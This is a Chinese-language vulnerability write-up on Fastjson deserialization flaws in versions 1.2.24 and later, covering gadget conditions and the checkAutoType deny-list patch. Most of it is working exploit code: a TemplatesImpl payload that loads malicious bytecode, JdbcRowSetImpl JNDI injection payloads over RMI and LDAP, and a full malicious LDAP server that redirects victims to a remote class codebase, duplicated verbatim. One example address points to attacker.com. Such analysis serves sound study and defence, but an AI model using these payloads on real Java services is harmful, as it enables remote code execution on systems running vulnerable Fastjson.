Fastjson 是 Alibaba 开发的 Java 语言编写的高性能 JSON 库,用于将数据在 JSON 和 Java Object 之间互相转换。
提供两个主要接口来分别实现序列化和反序列化操作。
JSON.toJSONString 将 Java 对象转换为 json 对象,序列化的过程。
JSON.parseObject/JSON.parse 将 json 对象重新变回 Java 对象;反序列化的过程
Fastjson 在处理 @type 时会尝试解析指定类型,并依据反序列化规则实例化对象、访问属性或调用部分 setter/getter。并非所有方法都会被自动调用;只有当可控类型的构造函数、getter、setter 或其他反序列化回调中存在危险操作时,才可能形成可利用链。
Fastjson会对满足下列要求的setter/getter方法进行调用:
满足条件的setter:
非静态函数
返回类型为void或当前类
参数个数为1个
满足条件的getter:
非静态方法
无参数
返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong
Fastjson使用parseObject()/parse()进行反序列化的时候可以指定类型。如果指定的类型太大,包含太多子类,就有利用空间了。例如,如果指定类型为Object或JSONObject,则可以反序列化出来任意类。
0x01 Fastjson-1.2.24漏洞分析 环境搭建
jdk8u65
1.2.22 <= Fastjson <= 1.2.24
pom.xml
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 <dependency > <groupId > com.unboundid</groupId > <artifactId > unboundid-ldapsdk</artifactId > <version > 4.0.9</version > </dependency > <dependency > <groupId > commons-io</groupId > <artifactId > commons-io</artifactId > <version > 2.5</version > </dependency > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.24</version > </dependency > <dependency > <groupId > commons-codec</groupId > <artifactId > commons-codec</artifactId > <version > 1.12</version > </dependency >

基于TemplatesImpl 漏洞调试 CC3 链开辟了 TemplatesImpl 加载字节码的先河,而它的漏洞点在于调用了 .newInstance() 方法。漏洞点的是一个 getter 方法
TemplatesImpl 类中的 getTransletInstance() 方法
_name 不可以为 null,需要 _class 为 null,这样进入到 defineTransletClasses 这个方法里面。所以 _class 可以不用写,或者写为 null。_tfactory 也不能为 null,_bytecodes 是恶意字节码。
astjson 这个 sette 和 getteer 方法并不是所有都是调用的,是有条件的。
满足条件的getter:
非静态方法
无参数
返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong

去找谁调用了 getTransletInstance()

newTransformer() 方法调用了 getTransletInstance() 方法,但是不是 setter/getter 方法,找到一个 getOutputProperties() 调用了 newTransformer()。
getOutputProperties()返回值是 Properties 即继承自 Map 类型。

构造EXP 在反序列化的时候的参数需要加上 Object.class 与 Feature.SupportNonPublicField,因为 getOutputProperties() 方法是私有的
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.Feature; import com.alibaba.fastjson.parser.ParserConfig; import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl; import org.apache.commons.codec.binary.Base64; import org.apache.commons.io.IOUtils; import java.io.ByteArrayOutputStream; import java.io.File; import java.io.FileInputStream; import java.io.IOException; public static String readClass (String cls) { ByteArrayOutputStream bos = new ByteArrayOutputStream (); try { IOUtils.copy(new FileInputStream (new File (cls)), bos); } catch (IOException e) { e.printStackTrace(); } return Base64.encodeBase64String(bos.toByteArray()); } public static void main (String args[]) { try { ParserConfig config = new ParserConfig (); final String fileSeparator = System.getProperty("file.separator" ); final String evilClassPath = "E:\\JavaClass\\TemplatesBytes.class" ; String evilCode = readClass(evilClassPath); final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl" ; String text1 = "{\"@type\":\"" + NASTY_CLASS + "\",\"_bytecodes\":[\"" +evilCode+"\"],'_name':'Drunkbaby','_tfactory':{ },\"_outputProperties\":{ }," ; System.out.println(text1); Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField); } catch (Exception e) { e.printStackTrace(); } } }
基于 JdbcRowSetImpl 的利用链 JdbcRowSetImpl 利用的是 JDK 自带的类(com.sun.rowset.JdbcRowSetImpl),几乎所有 Java 应用都有。
JdbcRowSetImpl是 JDK 自带的类(com.sun.rowset.JdbcRowSetImpl),其 setDataSourceName()方法有一个危险副作用:它会自动调用 connect()方法,而 connect()内部会执行 InitialContext.lookup(dataSourceName)
当传入恶意 JNDI 地址时,会触发 JNDI 注入漏洞。
JdbcRowSetImpl是 Java 中的一个类,在内部维护了一个数据源(DataSource),可以通过 JNDI 名称查找数据源,并建立数据库连接。
关键在于,当它的 setAutoCommit(true)方法被调用时,如果还没有连接,它会尝试调用 connect()方法,而 connect()会去执行 JNDI 查找。
这个 JNDI 查找的地址是通过 setDataSourceName()设置的,攻击者可以控制这个地址,从而指向恶意 RMI 或 LDAP 服务。
1
2
3
4
5
1. 攻击者构造一个序列化对象,其中的 `JdbcRowSetImpl`实例的 `dataSourceName`被设置为一个恶意 JNDI 地址(如 `rmi://attacker.com:1099/Exploit`)。 2. 当这个对象被反序列化时,某些情况下会自动调用 `setAutoCommit()`方法(或通过其他 getter/setter 触发连接)。 3. `setAutoCommit(true)`触发 `connect()`。 4. `connect()`调用 `javax.naming.InitialContext.lookup(dataSourceName)`。 5. 如果 JNDI 地址指向 RMI 或 LDAP 服务,客户端会去请求这个地址,并加载远程的类(如果环境允许)
JNDI + RMI JNDIRmiServer.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import javax.naming.InitialContext; import javax.naming.Reference; import java.rmi.registry.LocateRegistry; import java.rmi.registry.Registry; public class JNDIRMIServer { public static void main (String[] args) throws Exception{ InitialContext initialContext = new InitialContext (); Registry registry = LocateRegistry.createRegistry(1099 ); Reference reference = new Reference ("JndiCalc" ,"JndiCalc" ,"http://localhost:7777/" ); initialContext.rebind("rmi://localhost:1099/remoteObj" , reference); } }
EXP
1
2
3
4
5
6
7
8
9

import com.alibaba.fastjson.JSON; public class JdbcRowSetImplExp { public static void main (String[] args) { String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/remoteObj\", \"autoCommit\":true}" ; JSON.parse(payload); } }
JNDI + LDAP JNDILdapServer.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
import com.unboundid.ldap.listener.InMemoryDirectoryServer; import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig; import com.unboundid.ldap.listener.InMemoryListenerConfig; import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult; import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor; import com.unboundid.ldap.sdk.Entry; import com.unboundid.ldap.sdk.LDAPException; import com.unboundid.ldap.sdk.LDAPResult; import com.unboundid.ldap.sdk.ResultCode; import javax.net.ServerSocketFactory; import javax.net.SocketFactory; import javax.net.ssl.SSLSocketFactory; import java.net.InetAddress; import java.net.MalformedURLException; import java.net.URL; public class JNDILdapServer { private static final String LDAP_BASE = "dc=example,dc=com" ; public static void main (String[] args) { String url = "http://127.0.0.1:7777/#JndiCalc" ; int port = 1099 ; try { InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig (LDAP_BASE); config.setListenerConfigs(new InMemoryListenerConfig ( "listen" , InetAddress.getByName("0.0.0.0" ), port, ServerSocketFactory.getDefault(), SocketFactory.getDefault(), (SSLSocketFactory) SSLSocketFactory.getDefault())); config.addInMemoryOperationInterceptor(new OperationInterceptor (new URL (url))); InMemoryDirectoryServer ds = new InMemoryDirectoryServer (config); System.out.println("Listening on 0.0.0.0:" + port); ds.startListening(); } catch ( Exception e ) { e.printStackTrace(); } } private static class OperationInterceptor extends InMemoryOperationInterceptor { private URL codebase; public OperationInterceptor ( URL cb ) { this .codebase = cb; } @Override public void processSearchResult ( InMemoryInterceptedSearchResult result ) { String base = result.getRequest().getBaseDN(); Entry e = new Entry (base); try { sendResult(result, base, e); } catch ( Exception e1 ) { e1.printStackTrace(); } } protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException { URL turl = new URL (this .codebase, this .codebase.getRef().replace('.' , '/' ).concat(".class" )); System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl); e.addAttribute("javaClassName" , "Exploit" ); String cbstring = this .codebase.toString(); int refPos = cbstring.indexOf('#' ); if ( refPos > 0 ) { cbstring = cbstring.substring(0 , refPos); } e.addAttribute("javaCodeBase" , cbstring); e.addAttribute("objectClass" , "javaNamingReference" ); e.addAttribute("javaFactory" , this .codebase.getRef()); result.sendSearchEntry(e); result.setResult(new LDAPResult (0 , ResultCode.SUCCESS)); } } }import com.unboundid.ldap.listener.InMemoryDirectoryServer; import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig; import com.unboundid.ldap.listener.InMemoryListenerConfig; import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult; import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor; import com.unboundid.ldap.sdk.Entry; import com.unboundid.ldap.sdk.LDAPException; import com.unboundid.ldap.sdk.LDAPResult; import com.unboundid.ldap.sdk.ResultCode; import javax.net.ServerSocketFactory; import javax.net.SocketFactory; import javax.net.ssl.SSLSocketFactory; import java.net.InetAddress; import java.net.MalformedURLException; import java.net.URL; public class JNDILdapServer { private static final String LDAP_BASE = "dc=example,dc=com" ; public static void main (String[] args) { String url = "http://127.0.0.1:7777/#JndiCalc" ; int port = 1099 ; try { InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig (LDAP_BASE); config.setListenerConfigs(new InMemoryListenerConfig ( "listen" , InetAddress.getByName("0.0.0.0" ), port, ServerSocketFactory.getDefault(), SocketFactory.getDefault(), (SSLSocketFactory) SSLSocketFactory.getDefault())); config.addInMemoryOperationInterceptor(new OperationInterceptor (new URL (url))); InMemoryDirectoryServer ds = new InMemoryDirectoryServer (config); System.out.println("Listening on 0.0.0.0:" + port); ds.startListening(); } catch ( Exception e ) { e.printStackTrace(); } } private static class OperationInterceptor extends InMemoryOperationInterceptor { private URL codebase; public OperationInterceptor ( URL cb ) { this .codebase = cb; } @Override public void processSearchResult ( InMemoryInterceptedSearchResult result ) { String base = result.getRequest().getBaseDN(); Entry e = new Entry (base); try { sendResult(result, base, e); } catch ( Exception e1 ) { e1.printStackTrace(); } } protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException { URL turl = new URL (this .codebase, this .codebase.getRef().replace('.' , '/' ).concat(".class" )); System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl); e.addAttribute("javaClassName" , "Exploit" ); String cbstring = this .codebase.toString(); int refPos = cbstring.indexOf('#' ); if ( refPos > 0 ) { cbstring = cbstring.substring(0 , refPos); } e.addAttribute("javaCodeBase" , cbstring); e.addAttribute("objectClass" , "javaNamingReference" ); e.addAttribute("javaFactory" , this .codebase.getRef()); result.sendSearchEntry(e); result.setResult(new LDAPResult (0 , ResultCode.SUCCESS)); } } }
EXP
1
2
3
4
5
6
7
8
import com.alibaba.fastjson.JSON; public class JdbcRowSetImplLdapExp { public static void main (String[] args) { String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"ldap://localhost:1099/Exploit\", \"autoCommit\":true}" ; JSON.parse(payload); } }
0x02 Fastjson 1.2.25 及后续漏洞分析 在1.2.24之后的版本中,使用了checkAutoType()函数,通过黑白名单的方式来防御Fastjson反序列化漏洞,因此后面发现的Fastjson反序列化漏洞都是针对黑名单的绕过来实现攻击利用的。
修补方案就是将DefaultJSONParser.parseObject()函数中的TypeUtils.loadClass替换为checkAutoType()函数:

1.2.25的checkAutoType增加:
autoTypeSupport 开关(默认 false)
1
2
3
autoTypeSupport 默认 false (安全模式) 当为 false 时,先进行黑名单过滤,即使类名没命中黑名单,只要不在白名单里,Fastjson 仍然会直接拒绝加载 当为 true 时,走"先白后黑" 的逻辑:白名单匹配直接放行,黑名单匹配直接拦截,两者都不命中,仍然会走到 TypeUtils.loadClass(typeName) 把类加载出来
黑白名单前缀匹配
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
if (className.startsWith(accept)) { ... } if (className.startsWith(deny)) { ... } 白名单和黑名单都是前缀匹配(startsWith),不是精确匹配 白名单默认是空的,需要开发者手动配置 默认黑名单包含: bsh com.mchange com.sun. java.lang.Thread java.net.Socket java.rmi javax.xml org.apache.bcel org.apache.commons.beanutils org.apache.commons.collections.Transformer org.apache.commons.collections.functors org.apache.commons.collections4.comparators org.apache.commons.fileupload org.apache.myfaces.context.servlet org.apache.tomcat org.apache.wicket.util org.codehaus.groovy.runtime org.hibernate org.jboss org.mozilla.javascript org.python.core org.springframework
